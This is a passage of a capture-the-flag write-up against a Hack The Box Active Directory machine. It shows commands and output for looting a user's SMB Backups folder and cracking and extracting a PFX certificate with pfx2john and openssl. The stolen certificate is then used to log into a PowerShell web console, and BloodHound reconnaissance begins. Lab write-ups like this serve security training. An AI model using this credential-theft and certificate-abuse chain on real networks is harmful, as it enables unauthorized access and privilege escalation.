  $RECYCLE.BIN                      DHSc        0  Tue Apr  7 14:04:01 2020
  desktop.ini                       AHSc      402  Fri Jul 31 10:42:19 2020

                3246079 blocks of size 4096. 767052 blocks available
smb: \Sierra.Frye\Documents\> cd ..
smb: \Sierra.Frye\> cd Downloads
smb: \Sierra.Frye\Downloads\> ls
  .                                   DRc        0  Fri Jul 31 10:45:36 2020
  ..                                  DRc        0  Fri Jul 31 10:45:36 2020
  $RECYCLE.BIN                      DHSc        0  Tue Apr  7 14:04:01 2020
  Backups                             DHc        0  Mon Aug 10 16:39:17 2020
  desktop.ini                       AHSc      282  Fri Jul 31 10:42:18 2020

                3246079 blocks of size 4096. 767052 blocks available
smb: \Sierra.Frye\Downloads\> cd Backups
smb: \Sierra.Frye\Downloads\Backups\> ls
  .                                   DHc        0  Mon Aug 10 16:39:17 2020
  ..                                  DHc        0  Mon Aug 10 16:39:17 2020
  search-RESEARCH-CA.p12               Ac     2643  Fri Jul 31 11:04:11 2020
  staff.pfx                            Ac     4326  Mon Aug 10 16:39:17 2020

                3246079 blocks of size 4096. 767052 blocks available
smb: \Sierra.Frye\Downloads\Backups\>
```

```
└─# /usr/bin/pfx2john staff.pfx
staff.pfx:$pfxng$1$20$2000$20$ab06d852d1875d818341c5737782c7117277265e$308210873082062006092a864886f70d010701a08206110482060d308206093082060506 0b2a864886f70d010c0a0102a08204fe308204fa301c060a2a864886f70d010c0103300e0408cc8cfc26a55751d2020207d0048204d84c47771cf7a511ef48be54a6ea3027bf5a5dfe33188247f4b865278dcd18c6210a43e6ef6d2055c9fcd480fd20838dcaa2e5f7dfbdbd2a436db0a1986d1caf085f9be39f12f1dad44361cfcef52bdaa3413e91744b1ba572889b00290228e785fdfd25c7c37418fff491cf46f43b80a8ee2cb4108692733f46b10cfc8a1ddf9c2201713482a7efb2ce48ac4ccacbde4347f528b687abc815c2289f6b0f5bbf70a37d23f9039ae799df3577c71a6a228344c2be53b4b21a4c592a19f251710e549ec30eee44b6c147c28a1416cc8d78ec87be4eab9f4344eb4ae5ca6ceda44d2fb6262e53c5ffd6dc8c1f98282378e124b26739527be59ffe0c606ba38894e462f0fd5dcf43929e9423a56a805b9e70d52babbb9b3847603cf75104ccd66050854e83fa9e20e08698fc10b94159bbdce31887928ffa57423f735f9de41f1cb563145c7620395baa478ed3ddd951c0d032b7fa45323ea727cba76c527b7ee7386dfee3b392dccc561e8ff483cbc02c86ae88bad06132a9888bed2c18bbddea362b747e04aa804e2a1a5c5cdee261ca644cffdcdf7011bf250a9a756f2baaaed14f656f2cca388a1ee3d09bb7ddbbb39b6c35cbd31490c20cb815b9af5338d9f97da8fe0fe142ae3df6682a2409943c0b06583ff6dd50d23eec07ccdab5001e029331e4d2afc9af37b47cff3a0ebbcc4347295cab534246a7ff9ea02fc976763da3866661d2762c0f8604f5b6139fd4ac2332226a3378703b074d6d6f5eb231926bbf942f77b895146d7d87250669acf913cf5602ce7f09aa27255f56fb2e6ea7cb73e1ca20a1d04e90afc4f00eb0e26910d6bfc5d21adedf78494e78b1d575957c10221c2d65a74358ab6bdbe202e1263b61dafed21eda4e55b5ebe7959711983cbcccc4b50db278c16efd5861c6eadfe9237cb0ca23f945ba7a5f87037103704bd98b333c43a893a9190861587b556db20144f0caf69d3ef11b502cffa79b593ad3996cfd1ddba4d1f1501ebd7e6cb84b4c68a0734d14352f952d56e88134ab824dee12ed6a513c2b87350cbd290b2d69cb46b6fd10ba285127b1325d5a5099d28de018b0de6b3c5cd80c59a9b984c50cc8b6781fee9f7b7e6a346f0e71eb91e5e1cc82636a6f06863aec31997215b9b476e8c1d1c3efb79d7ac69f7fbe8e91bc801022dfc72c89bf184d4a10b54f1194d80a826e7853b1c2f9fd9cbbbddea6677c1fcdc35669741176f80ae678a9fecb03e24e1d917e3257993efcf2fedd288a69ea20fd93be5131eab602e5d8e454b937d7b6d1e9499384bb8346b7e29354359a84058296fbc320bc822130ea91a6e7a343d0e5263465e135d367e0818dbae4aa4a3a30fa27e80afa78a0640c24ecfcc37ed659c40d9a9d6dc2081e6b1a028fec3b9e3da7bfb55a5a79cc7c9419be8f7c8f6f8763106a0a668506257fed0d917293bb710acb4b938c14038d45ffed12b90cb08c51a47b7479ef6c25614030740a0f7b50cd1f69cefe364c40f20bf351c73f801c96d1a589e41da6fa24f5c23b42feb9608fdde363d69c930c78424fedb2712242b04fe70e4e766a3409336aee2e93766b3019dc1a209ab11104c028595e5b8f6c6bf324cfc6e3ff49e50c1b3adf43026bd5259277c660df5bc59794ea3ce2c9528edc2375fae1d3080234cc5e6eaf416c6f131bc5e7be7504b2b7fa43b2c27a70c283e739ca477b9f1f92e3ab50b24624b04f44a2055eae369380b930116ab8378149cfb3181f3301306092a864886f70d010915310604040100000306b06092b06010401823711013 15e1e5c004d006900630072006f0073006f006600740020004500 6e00680061006e006300650064002000430072007900700074006f006700720061007000680069006300200050007200 6f0076006900640065007200200076003100 2e0030306f06092a864886f70d01091431621e6000740065002d004900540053006500630 04f00700073002d003400320061006400380033006300730 02d003000370061006300 2d00340064006100 61002d0062003200370033002d006200650031003100640064003600390031006400610035308 20a5f06092a864886f70d010706a0820a5030820a4c0201030820a4506092a864886f70d01070130 1c060a2a864886f70d010c0103300e0408656069dc0f155738020207d080820a186f141b260aaa97c26b4502f1c4ba96cd27d7f29d7d06dac0f1f277eb1e2e1b76ce583829efe32dca036fbcf32a374c9ff62aaa8275b546a3e9cbe97ca3902e2bb48a20c6f634bdbfaf7dd66c3faa83871cbf88d0f931f9098f4415646932f85b881268342ce853c83c5a58f9df76da6c2207974cca5c9c77b9592d6943e3a9f86acbc62581c517184dcedcde11dca5d762c0bc60f3496508a63b90e1ddf6a6f8c95ea2284ec71cb16c8ef2bde1b1c2adff3be419f95ae89bd5378518155e2f0ff625f35829873eed9836146e55cdfa5dbb665a3c57c07f1a4ce674f3e31ea8e7766abb3e33f91a383430cc4504948620b94c8bd214f2966d6f231bcb25e76ca60da451b439aa9380dac81b7ed8de29dd5b26c4a2166342bf0ab07474c5e66bfbdaff12ea8702a3966aa95a15e624f2df1f8fc3f8348650a0d3e3bfdf712b033ec1fd8ad52900f0250b9df7fbdcccc4a3a9c6689d33948b567bb7db38484421e63d545d7f68c778bf4d4790f46149f8f45b59f2543e008b52a3dd66aa07410c576ccb5c16e9a6faad6598842ed8fb9ada03f64f9a567a156bae0e108e8aa76c929ce76c4d86420b2afbd0f715bce68e98127d91266e73e88a1034821eb48f165dbdcffdab190cf051c8316c45e8e70a5bfc0ed8028f8c13c8802395eea7e59e337cfbcfcfebc7a09fc08daa9fce74b2bac1159607c8c8799ef6d8240d4d82d515c56388c06f4814c70d21e859ae6246977a74828f59a14f34325921b1b04e12088f378a9b1ba47d839f2e68157695ce37b550ec939cd45ef87cdbc0d83131bd02edb30fbfeb87f3782dc7d63dd15b13a4ac23c22bf3d078b1f302aef579b538609eb9f984c7320ba0eef05fc54f44eced2813885bc8a08b849b9d2b186ce8ea5f64cab61a85d0b1abd74bbe77f81c4697dac8755f70856976d82fd26d038f596c4c5af9e69e62d1f975eaf21e180eaf03787aa300f4fe5bd113bc967e9a49babd3f1091e6a70983233c4c60abdd95c246d076a3ee4140c0bb4e952accf736275751251e72a2be8a21557df
```


```
└─# openssl pkcs12 -in staff.pfx -info
Enter Import Password:
MAC: sha1, Iteration 2000
MAC length: 20, salt length: 20
PKCS7 Data
Shrouded Keybag: pbeWithSHA1And3-KeyTripleDES-CBC, Iteration 2000
Bag Attributes
    localKeyID: 01 00 00 00
    Microsoft CSP Name: Microsoft Enhanced Cryptographic Provider v1.0
    friendlyName: te-ITSecOps-42ad83c7-07ac-4daa-b273-be11dd691da5
Key Attributes
    X509v3 Key Usage: 10
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIFLTBXBgkqhkiG9w0BBQ0wSjApBgkqhkiG9w0BBQwwHAQIhXQVCtO7E60CAggA
MAwGCCqGSIb3DQIJBQAwHQYJYIZIAWUDBAEqBBCWR+svQ0mQtYcdLBNy59tUBIIE
0N22ADl/rNWbDH3Ufs1S8I3h5Jzy4jIOHluD+IwCi9SdEd31q8K2wGKii7zJXEB3
lRL7Hyo69jJgmPCGk/l/jpOkrQUEjso5CThMcZr6S75+5029NPzcF3Wgt9higkFu
dWq1RP/j1JUPGmUnwPaIBnE7sbMKmViGNUEA+lbe9gfx+Qf4Y85Rso+/YXHeVUIW
MQkPfeukI3t5HBNwygrdcGYJRivGok74mgbuj3T6nAb/YKKw7hhHzGd2XNs3kdGi
d/5FgTTFPuKSgvQ+6mbptkZyqfsp6hURwegfO1msJSP+AEq+NQI+F1NWuV6UXonj
19lWFW92pylVwTJ6PRkMr24gR7NFeS79Lo4EHCOW14mCczHV0FridXwzzV0h4Uqp
fPNXfpkEBIz5Z7ERY0PhtGGjaj0swTxoyrzsBnkMT70D+Jwg2K1oUyhS+vSEhv3f
jjZSjL0Fs2coXzPaNFaAv2QPhn6ADKdrG7WhzDaVbNM11zz961OuNt+WBT/eJDKE
fuenyqRYdZGf/5uaiqkEDUtjaYbhVsD9b7HSb/ENUqs3FagMjfPIlA17E5pRAGwb
jeU0YABMWD5GK0B6TcyPOhKvfGUIQSSGQrzJGLn6x+cYKIcoWpVq6ICqapGzSFwQ
zHMnV0CPU0CbhOBp/ak93W7+saiOJVNoaTmQIH2n7K/nIrgiNLkYV6rTfgD2eyL0
1Qhyfc5nq8mIx0YO2r9lLQwz94ULsT2RDUPtS+mQfjES2lGt3zrYwzQWcdO6Vq2N
jjHLXs+HaWlNTPOB0mgkcC0K7ouR45InF5ODddgk9BA9Sr8FcIGcHW+7UBCTqmCO
IVrcu420sSSntikpOnqPtu1ngkOwYcpuByzehVrTSYR8KN/hJzU//3uwzSne1UNA
fro0TkGcWygCp8JgXhhcFZdDV9qnuIqR5/qFjLKIvci/UZw1PwikMxfj7UkFACwM
RGvciUn4enByTiDLFqfNGOU0DKH8fuRdM/UexkYQS9/BB9xT/SAqXl4URei1o2Ge
je/8zDPlKaWTEY2e7fno621OJ0vN9DBIRYfWeat+aZZvJXSmQIWHH2Mjeb2KfAdo
```


```
subject=DC = htb, DC = search, OU = Sites, OU = Birmingham, OU = Users, CN = Sierra Frye
issuer=DC = htb, DC = search, CN = search-RESEARCH-CA
-----BEGIN CERTIFICATE-----
MIIGJjCCBQ6gAwIBAgITVAAAABAGNkQeNjp57QAAAAAAEDANBgkqhkiG9w0BAQsF
ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODEwMjAyNzE0WhcN
MzAwODA4MjAyNzE0WjB4MRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPy
LGQBGRYGc2VhcmNoMQ4wDAYDVQQLEwVTaXRlczETMBEGA1UECxMKQmlybWluZ2hh
bTEOMAwGA1UECxMFVXNlcnMxFDASBgNVBAMTC1NpZXJyYSBGcnllMIIBIjANBgkq
hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3×4cwB5a3MXth7OvHQQmDpNe5XJVXSeb
sDgK68A5gBKNGCjJ4OgL76cVdQYtYtCH5NYd43PiMaeROlo6104WLiQkTA4UGg2V
1c4oPS1F6zw6UBshK2VFo+GF9qcjTt26Mu0a0vSYrmcwXkF55q9TFAcQO86VlWcC
Eaomwo7Uxif8v7xtzBaBFVcEeRdtcHarpQkz58ar9271NszU+xHJysZiuzzt+GQV
64dlzfZ2U/ptCEAX0C26S1kM2Bbw3pIGovg1yDySXI61CLxVsyiEVgN9177aBXZc
lzvyQnE1S8TxF+PCBGDS14VvQxPG3JrfPIKe4FZG8NBilm5FKxeOwQIDAQABo4IC
1TCCAtEwOwYJKwYBBAGCNxUHBC4wLAYkKwYBBAGCNxUIiqtJhPy8daWfG4eDzFyF
kswxgWm881SGjP4oAgFkAgEOMBMGA1UdJQQMMAoGCCsGAQUFBwMCMA4GA1UdDwEB
/wQEAwIFoDAbBgkrBgEEAYI3FQoEDjAMMAoGCCsGAQUFBwMCMEQGCSqGSIb3DQEJ
DwQ3MDUwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQMEAgIAgDAHBgUrDgMCBzAK
BggqhkiG9w0DBzAdBgNVHQ4EFgQUDZLieQj606CVonkzz3mlkfHE4e0wHwYDVR0j
BBgwFoAUapGteyhvtUimWzjOvGKqX+dX7FAwgdAGA1UdHwSByDCBxTCBwqCBv6CB
vIaBuWxkYXA6Ly8vQ049c2VhcmNoLVJFU0VBUkNILUNBLENOPVJlc2VhcmNoLENO
PUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1D
b25maWd1cmF0aW9uLERDPXNlYXJjaCxEQz1odGI/Y2VydGlmaWNhdGVSZXZvY2F0
aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50MIHD
BggrBgEFBQcBAQSBtjCBszCBsAYIKwYBBQUHMAKGgaNsZGFwOi8vL0NOPXNlYXJj
aC1SRVNFQVJDSC1DQSxDTj1BSUEsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMs
Q049U2VydmljZXMsQ049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NB
Q2VydGlmaWNhdGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9y
aXR5MDEGA1UdEQQqMCigJgYKKwYBBAGCNxQCA6AYDBZTaWVycmEuRnJ5ZUBzZWFy
Y2guaHRiMA0GCSqGSIb3DQEBCwUAA4IBAQBICGUNTr7tygnpe3wbCyIoaF7sXnas
nsBNFqURfsxWlHmqgvWRL5DhvEzE7p9iFVEA14ChBZD4LyXFFPRXEeW9oSXGFf94
XpI/lokr2+xlmQndIPgZwFagQicFaJ6pcruo89EiOTemvdDVv8xhm0Lwa51XvpIi
HQo2glvfM4U/jqhl8FJMKBmdrQD150Ssyd2OfU7+e8GhBlMaA6DrqFaySm9AejuA
-----END CERTIFICATE-----
Certificate bag
Bag Attributes: <Empty Attributes>
subject=DC = htb, DC = search, CN = search-RESEARCH-CA
issuer=DC = htb, DC = search, CN = search-RESEARCH-CA
-----BEGIN CERTIFICATE-----
MIIDbzCCAlegAwIBAgIQdPeopNM+BLNBiJ2sav6HAzANBgkqhkiG9w0BAQsFADBK
MRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNoMRsw
GQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwNDA3MDcxOTI5WhcNNDAw
NDA3MDcyOTI5WjBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQB
GRYGc2VhcmNoMRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwggEiMA0GCSqG
SIb3DQEBAQUAA4IBDwAwggEKAoIBAQCzKcxWkhKHxIl9tVf08XZRw43xyrsgY036
AU6fpJciKR9v2CZBZa0VVs7PSuevMYSYysNk/xtuoGnaJnlaowu7wVKU8SJc/E2t
tLAPFAz5C16D23qOZh562Z2in56pPinC2G5rD0T6DmfYIcS9H2IdrMrK8VaSCSE0
vBbZUb2yZ836hPTdLIzkZoef2cjeccJxzfvO7VA+daE66HPKhpL4D6c4Fcq1l8q3
qOArDEhn0RIxtmgQnyrpy4q4dIjHR4Ah25oC6JDhBfEel7GSvq2jIwuwSAzuKjS4
q8ckPtyuVw7KQbnSSRxV/AFjlqh6l/Ql2DXiTSCq6eft2VAHpma9AgMBAAGjUTBP
MAsGA1UdDwQEAwIBhjAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQWBBRqka17KG+1
SKZbOM68Yqpf51fsUDAQBgkrBgEEAYI3FQEEAwIBADANBgkqhkiG9w0BAQsFAAOC
AQEAqoaUFRvzk6uqN0RQ/cDiZpQFrPh5t3Z7FpNhVDzuZmycDJE+0Hxfv2Iri/b9
DNY5MMggwvXd6t20MaW2XeLCEZtyE0ELpJYIjZ5c3+NVXsN/iYgGANCN2+5bfDsc
bDJKkeOvS2g3pPqzQdp1eeDmdQAsevQj8IyrwAadINPsClnmJFKL532G3lOJTUVG
+C7hLLzfVQcotcrsMHajSBTpmKFtG389+5yjG31WeXpi8dRtNMEjLCsqnNlJeEGy
MIWUVTLx1afDjdPPqB0nClG0H2KIb5VP8osWoa2tv+DyIav0CfG5FGfuHWPJmel6
TS1iWKWbwt1DIY3DRKYvsB7KYg==
-----END CERTIFICATE-----
```

And we successfully forged the certificat


```
└─# openssl pkcs12 -in staff.pfx -nocerts -out key.pem -nodes
Enter Import Password:

┌──(root㉿kali)-[/opt/gMSADumper]
└─# ls
COPYING  gMSADumper.py  __init__.py  key.pem  README.md  requirements.txt  staff.pfx

┌──(root㉿kali)-[/opt/gMSADumper]
└─# openssl pkcs12 -in staff.pfx -nokeys -out key.cert
Enter Import Password:

┌──(root㉿kali)-[/opt/gMSADumper]
```

Then we uploaded the cert in our browser security settings and user it as a verification method while accessing the powershell remote in the browser






We logged into the console with credentials for Sierra.Frye




But at this stage in order to find out what else we can do to escalate our privileges we launched bloodhound to collect ActiveDirectory information and analyse them

```
INFO: Found AD domain: search.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 113 computers
